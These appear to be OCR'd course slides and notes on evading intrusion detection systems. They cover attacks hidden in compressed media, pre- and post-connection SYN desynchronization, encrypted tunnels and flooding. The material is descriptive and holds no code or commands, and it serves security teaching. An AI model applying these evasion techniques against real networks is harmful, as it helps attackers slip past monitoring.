
Application-Layer Attacks

- Applications accessing media files (audio, video and images) **compress** them to a smaller size for maximizing the data transfer rate
- The IDS cannot verify the **signature of the compressed file** format
- This enables an attacker to **exploit the vulnerabilities** in compressed data
- The IDS can recognize conditions favorable for attack, but alternative forms of attack are also possible, for example, various integer values can be used to **exploit integer overflow vulnerabilities**
- This makes the detection of attack traffic **extremely difficult** at the IDS

Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they can be rapidly transferred as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify the attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression to increase the data transfer speed. When you find a flaw in these applications, the entire attack can occur within the compressed data, and the IDS will have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in the compressed data. Many IDS look for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.



Desynchronization

Pre-Connection SYN

- This attack is performed by sending an **initial SYN before the real connection** is established, but with an invalid TCP checksum
- If a SYN packet is received **after the TCP control block is opened**, the IDS resets the appropriate sequence number to match that of the newly received SYN packet
- Attackers send **fake SYN packets** with a completely invalid sequence number to desynchronize the IDS
- This **stops the IDS** from monitoring all legitimate and attack traffic

Post-Connection SYN

- In this technique, attackers attempt to **desynchronize the IDS** from the actual sequence numbers that the kernel is honoring
- Attackers send a **post connection SYN packet** in the data stream, which will have **divergent sequence** numbers
- However, the target host will ignore this **SYN packet**, as it references an already established connection
- The intent of this attack is to get the IDS to **resynchronize** its notion of the sequence numbers to the new SYN packet
- It will then ignore any data that is a **legitimate part of the original stream**, because it will be awaiting a different sequence number
- After successfully resynchronizing the IDS with a SYN packet, attackers send an **RST packet with the new sequence number** and thus close its notion of the connection


Desynchronization

- **Pre-Connection SYN**

  This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops the IDS from monitoring all legitimate and attack traffic. If the IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN**

  In this technique, attackers attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post-connection SYN packet in the data stream, which will have divergent sequence numbers but otherwise meet all the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be waiting for a different sequence number. Once you succeed in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.



Other Types of Evasion

Encryption	When the attacker has already established an **encrypted session with the victim**, it results in the most effective evasion attack
Flooding	The attacker sends loads of **unnecessary traffic to produce noise**, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected

Other Types of Evasion

- **Encryption**

  Network-based intrusion detection analyzes traffic in the network from the source to the destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, an attacker sends malicious traffic using such secure channels, thereby evading IDS security.

